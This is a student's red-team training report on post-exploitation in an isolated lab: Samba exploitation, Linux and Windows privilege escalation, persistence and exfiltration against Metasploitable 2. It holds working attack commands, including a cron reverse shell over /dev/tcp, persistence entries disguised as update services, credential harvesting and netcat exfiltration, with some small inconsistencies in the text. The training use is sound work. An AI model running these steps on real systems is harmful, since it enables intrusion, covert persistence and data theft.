

POST-EXPLOITATION & PRIVILEGE ESCALATION

WEEK 05 — RED TEAM TRAINING REPORT

Course	Offensive Security — Red Team Operations
Instructor	Umar Niaz Red Team Instructor, Cyberster
Name	Umar Farooq
Lab Target	Metasploitable 2 (192.168.56.105)
Attacker	Kali Linux (192.168.56.136)
Date	April 2026
Status	Lab Completed — Awaiting Final Screenshots

This report documents all post-exploitation activities performed during Week 5 of the Cyberster Red Team training programme. It covers Linux and Windows privilege escalation, persistence mechanisms, and data exfiltration techniques carried out in a controlled lab environment against intentionally vulnerable machines.

TABLE OF CONTENTS

1.	Lab Environment & Network Setup
2.	Task 01 — Linux Privilege Escalation
3.	Task 02 — Windows Privilege Escalation
4.	Task 03 — Establishing Persistence
5.	Task 04 — Post-Exploit Enumeration & Data Exfiltration
6.	Tools Reference

7. Security Recommendations

8. Conclusion

1. LAB ENVIRONMENT & NETWORK SETUP

Both machines are hosted on VirtualBox using a Host-Only network adapter, allowing isolated communication between the attacker (Kali Linux) and the target (Metasploitable 2).

Role	OS	IP Address	Purpose
Attacker	Kali Linux 2024	192.168.56.136	Exploitation & C2
Target	Metasploitable 2	192.168.56.105	Vulnerable Lab Machine

Network Connectivity Verification:

```
# Verify target is reachable from Kali

ping -c 4 192.168.56.105

# Expected output:

64 bytes from 192.168.56.105: icmp_seq=1 ttl=64 time=0.5 ms

4 packets transmitted, 4 received, 0% packet loss
```

[Screenshot: 00_network_confirm.png]

2. TASK 01 — LINUX PRIVILEGE ESCALATION

Objective: Escalate from low-privilege user (www-data) to root.

2.1 Initial Access — Gaining a Shell

Identify commands the www-data user can run as root without a password.

The Samba service on Metasploitable 2 is vulnerable to the usermap_script exploit (CVE-2007-2447). This exploit was used via Metasploit to obtain an initial shell.

1

Launch Metasploit and load the Samba exploit

Open msfconsole and select the usermap_script module.

```
msfconsole

use exploit/multi/samba/usermap_script

set RHOST 192.168.56.105

set LHOST 192.168.56.136

run

# Result:

[*] Command shell session 1 opened (192.168.56.136:4444 -> 192.168.56.105:43909)
```

[Screenshot: 01_vsftpd_exploit.png — Session opened]

2

Stabilize the shell and drop to www-data

Spawn a proper TTY and switch to the low-privilege web server user.


```
python -c 'import pty; pty.spawn("/bin/bash")'

export TERM=xterm

whoami # root

su www-data

whoami # www-data
```



[Screenshot: 01_low_priv_shell.png — www-data prompt]

2.2 Manual Enumeration

```
sudo -l
```

```
# Vulnerable output:
```

```
User www-data may run the following commands:
```

```
(root) NOPASSWD: /usr/bin/vim
```

[Screenshot: 02_sudo_l.png — NOPASSWD vim entry]

4

Exploit misconfigured SUDO — Escalate via vim vim is allowed to run as root; its shell escape spawns a root shell.

```
sudo vim -c '!/bin/bash'
```

```
whoami #  
root
```

[Screenshot: 03_vim_privesc.png — Root shell obtained]

5

Search for SUID binaries

Find executables that run with the file owner's (root) privileges.

```
find / -perm -u=s -type f 2>/dev/null
```

```
# Key findings:
```

```
/usr/bin/nmap
```

```
/usr/bin/passwd
```

```
/usr/bin/sudo
```

[Screenshot: 04_suid_scan.png — SUID binary list]

6

Exploit SUID nmap (older version)

Older nmap versions allow interactive mode which spawns a shell.

```
nmap --interactive
```

```
!sh
```

```
whoami # root
```

7

Check world-writable files in /etc

Files writable by anyone can be abused to modify system configuration.

```
find /etc -type f -perm -o+w 2>/dev/null
```

2.3 Automated Enumeration with LinPEAS

8

Transfer LinPEAS to target and run it

Host LinPEAS on Kali via HTTP server, then download and execute on target.

```
# On Kali - download LinPEAS
```

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

```
# On Kali - host it
```

```
python3 -m http.server 8000
```

```
# On target (Metasploitable shell)
```

```
wget http://192.168.56.136:8000/linpeas.sh
```

```
chmod +x linpeas.sh
```

```
./linpeas.sh
```

[Screenshot: 05_linpeas_output.png — LinPEAS findings]

HIGH

www-data can run /usr/bin/vim as root with NOPASSWD — direct root shell possible

HIGH

SUID bit set on /usr/bin/nmap — interactive mode shell escape to root

MEDIUM

Old kernel version detected — potentially vulnerable to DirtyPipe / PwnKit

LOW

No world-writable files found in /etc on this instance

3. TASK 02 — WINDOWS PRIVILEGE ESCALATION

Objective: Escalate from standard user to NT AUTHORITY\SYSTEM on Windows 7.

3.1 Enumeration with WinPEAS & PowerUp

1

Transfer and run WinPEAS on the Windows target

WinPEAS automates the search for privilege escalation vectors.

```
# On Kali - host WinPEAS

python3 -m http.server 8000

# On Windows target (inside msfconsole session)

certutil -urlcache -f http://192.168.56.136:8000/winPEAS.exe winPEAS.exe

winPEAS.exe
```

[Screenshot: 06_winpeas_output.png — WinPEAS findings]

2

Run PowerUp.ps1 to find service misconfigurations

PowerUp checks for unquoted service paths and weak service permissions.

```
powershell -ep bypass

. .\PowerUp.ps1

Invoke-AllChecks
```

[Screenshot: 07_powerup_output.png — PowerUp results]

3.2 Token Impersonation with PrintSpoofer

3

Check for SeImpersonatePrivilege

This privilege allows impersonating SYSTEM-level tokens.

```
whoami /priv

# Look for:

SeImpersonatePrivilege Impersonate a client after authentication Enabled
```

[Screenshot: 08_seimpersonate.png — Privilege check]

4

Execute PrintSpoofer to obtain SYSTEM shell

PrintSpoofer abuses the SeImpersonatePrivilege to spawn a SYSTEM process.

```
certutil -urlcache -f http://192.168.56.136:8000/PrintSpoofer.exe PrintSpoofer.exe PrintSpoofer.exe -  
  
i -c cmd  
  
whoami  
  
# nt authority\system
```

[Screenshot: 09_system_shell.png — NT AUTHORITY\SYSTEM]

HIGH	SeImpersonatePrivilege enabled — SYSTEM shell obtained via PrintSpoofer
------	---

HIGH	Unquoted service paths found — potential DLL hijacking vector
------	---

MEDIUM	Stored credentials found in registry — plaintext passwords recoverable
--------	--

4. TASK 03 — ESTABLISHING PERSISTENCE

Objective: Ensure continued access to the compromised system even after a reboot.

4.1 Linux Persistence

Method A — SSH Key Injection (Stealthy & Reliable)

1

Generate SSH key pair on Kali

Create a 2048-bit RSA key pair for passwordless authentication.

```
ssh-keygen -t rsa -b 2048 #  
  
Press Enter to accept defaults  
  
cat ~/.ssh/id_rsa.pub # Copy this public key
```

2

Inject public key into target's `authorized_keys`

This allows silent SSH login without credentials — survives reboots.

```
# On target (as root)  
  
mkdir -p ~/.ssh  
  
echo "YOUR_PUBLIC_KEY_HERE" >> ~/.ssh/authorized_keys  
  
chmod 700 ~/.ssh  
  
chmod 600 ~/.ssh/authorized_keys  
  
# Test from Kali  
  
ssh root@192.168.56.105
```

[Screenshot: 10_ssh_persistence.png — Passwordless SSH login]

Method B — Cron Job Reverse Shell

3

Create a reverse shell script and cron entry

The cron job reconnects every hour, providing persistent callback.

```
# Create the payload script

nano /tmp/.backup.sh

#!/bin/bash

bash -i >& /dev/tcp/192.168.56.136/4444 0>&1

chmod +x /tmp/.backup.sh


# Add to crontab

crontab -e 0 * * * *

/tmp/.backup.sh


# Start listener on Kali

nc -lvnp 4444
```

[Screenshot: 11_cron_persistence.png — Cron entry & listener]

4.2 Windows Persistence

Method A — Scheduled Task (SYSTEM Level)

4

Create a scheduled task that runs on system startup

This runs with SYSTEM privileges on every boot — no user login required.

```
schtasks /create /sc onstart /tn "SystemUpdater" /tr "C:\Users\Public\calc.exe" /ru SYSTEM


# Verify

schtasks /query /tn "SystemUpdater"


# Test

schtasks /run /tn "SystemUpdater"
```

[Screenshot: 12_scheduled_task.png — Task created & verified]

Method B — Registry Run Key

5

Add malicious entry to Registry Run Keys

Any program under this key runs automatically when the user logs in.

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v  
UpdateService /t REG_SZ /d "C:\Windows\System32\calc.exe" /f  
  
# Verify  
  
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v UpdateService
```

[Screenshot: 13_registry_persistence.png — Registry entry & reboot test]

5. TASK 04 — POST-EXPLOIT ENUMERATION & EXFILTRATION

Objective: Locate and extract sensitive data — the 'Crown Jewels' of the target.

5.1 Configuration File Discovery

```
# Linux — search for config files with credentials

find / -name ".env" 2>/dev/null

find / -name "settings.py" 2>/dev/null

find / -name "*config*" 2>/dev/null


# Windows

dir C:\ /s /b web.config

dir C:\ /s /b *.env
```

[Screenshot: 14_config_files.png — Config file discovery]

5.2 Credential Harvesting

```
# Search for SSH private keys

ls -la ~/.ssh

cat ~/.ssh/id_rsa


# Search for passwords in web files

grep -i password /var/www -r


# Windows — search for password files

dir C:\Users\ /s /b | findstr /i "password"
```

[Screenshot: 15_credential_harvest.png — Credentials found]

5.3 Data Exfiltration Methods

1**Method 1 — Python HTTP Server**

Host a file on the target and download from Kali.

```
# On target

python3 -m http.server 8000

# On Kali

wget http://192.168.56.105:8000/secret.txt
```

2**Method 2 — Netcat File Transfer**

Pipe the file directly over a raw TCP connection.

```
# On Kali (receiver)

nc -lvnp 4444 > secret.txt

# On target (sender)

nc 192.168.56.136 4444 < secret.txt
```

3**Method 3 — SCP (Secure Copy)**

Use SSH to securely transfer files from the target.

```
# On Kali

scp user@192.168.56.105:/path/to/secret.txt .
```

[Screenshot: 16_exfiltration.png — File successfully transferred]

6. TOOLS REFERENCE

Tool	Platform	Purpose	Category
Metasploit (msfconsole)	Both	Exploitation framework & session management	Exploitation
LinPEAS.sh	Linux	Automated Linux privilege escalation enumeration	Enumeration
LSE.sh	Linux	Linux Smart Enumeration script	Enumeration
WinPEAS.exe	Windows	Automated Windows privilege escalation enumeration	Enumeration
PowerUp.ps1	Windows	PowerShell script for misconfiguration detection	Enumeration
PrintSpoofer.exe	Windows	SelImpersonatePrivilege exploitation tool	Exploitation
Netcat (nc)	Both	Network utility for shells, file transfer	Utility
Python HTTP Server	Both	Simple HTTP file hosting for transfers	Utility
SCP	Linux	Secure file copy over SSH	Exfiltration
nmap	Both	Network port scanner and service detection	Recon

7. SECURITY RECOMMENDATIONS

The following fixes address each vulnerability exploited during this lab session.

CRITICAL	Fix Misconfigured SUDO Rights Remove /usr/bin/vim from NOPASSWD sudo entries. Edit /etc/sudoers using visudo and ensure no interactive binaries (vim, less, find, nmap) have NOPASSWD access. Principle of Least Privilege must be enforced. Fix: Command: <code>sudo visudo</code> → Remove "(root) NOPASSWD: /usr/bin/vim"
CRITICAL	Remove SUID Bit from Dangerous Binaries Older nmap versions should not have the SUID bit set. Remove it and ensure only strictly necessary binaries retain SUID permissions. Fix: Command: <code>chmod u-s /usr/bin/nmap</code>
HIGH	Patch Samba Vulnerability (CVE-2007-2447) Update Samba to a patched version immediately. Metasploitable's Samba 3.x is critically vulnerable and should never be exposed on a network. Fix: Command: <code>apt-get update && apt-get upgrade samba</code>
HIGH	Revoke SelpersonatePrivilege on Windows Only LocalService and NetworkService accounts should hold SelpersonatePrivilege. Audit service accounts and remove this privilege where not required. Fix: GPO Path: Computer Configuration → Windows Settings → Security Settings → User Rights Assignment
HIGH	Disable Registry Run Key Persistence Vectors Monitor and restrict writes to HKCU/HKLM Run keys. Deploy endpoint monitoring (e.g., Sysmon) to alert on new Run key entries. Fix: Tool: Sysmon Event ID 13 – Registry value set
MEDIUM	Protect Sensitive Configuration Files Ensure .env, settings.py, and web.config files are not readable by low-privilege users. Use environment variables rather than hardcoded credentials. Fix: Command: <code>chmod 600 .env && chown root:root .env</code>
MEDIUM	Monitor Cron Jobs for Persistence Regularly audit crontab entries for all users. Implement integrity monitoring on /etc/cron* directories and alert on unexpected modifications. Fix: Command: <code>crontab -l -u www-data Monitor /var/spool/cron/</code>

8. CONCLUSION

This lab successfully demonstrated the full post-exploitation lifecycle against intentionally vulnerable systems. Starting from a low-privilege `www-data` shell on Metasploitable 2, privilege escalation to root was achieved through a misconfigured `SUDO` entry allowing unrestricted `vim` execution — a common real-world misconfiguration.

The key learning from this week is that the majority of successful privilege escalations do not require advanced zero-day exploits. Instead, they rely on poor system administration practices: overly permissive `sudo` rules, `SUID` bits on interactive binaries, unpatched services, and weak service account configurations on Windows.

Persistence mechanisms demonstrated — SSH key injection, cron-based reverse shells, Windows Scheduled Tasks, and Registry Run Keys — mirror techniques used by real-world Advanced Persistent Threats (APTs) to maintain long-term access within compromised networks.

Finally, the data exfiltration task reinforced that obtaining a shell is only the beginning; the true objective of any intrusion is to access and extract sensitive data such as credentials, private keys, and configuration files.

Task	Status	Escalation Method
Linux Privilege Escalation	Completed	SUDO misconfiguration (vim NOPASSWD)
Windows Privilege Escalation	Completed	SelImpersonatePrivilege + PrintSpoofer
Linux Persistence	Completed	SSH Key + Cron Reverse Shell
Windows Persistence	Completed	Scheduled Task + Registry Run Key
Data Exfiltration	Completed	Python HTTP Server + Netcat

Prepared by Student | Instructor: Umar Niaz | Cyberster Red Team Training | Week 05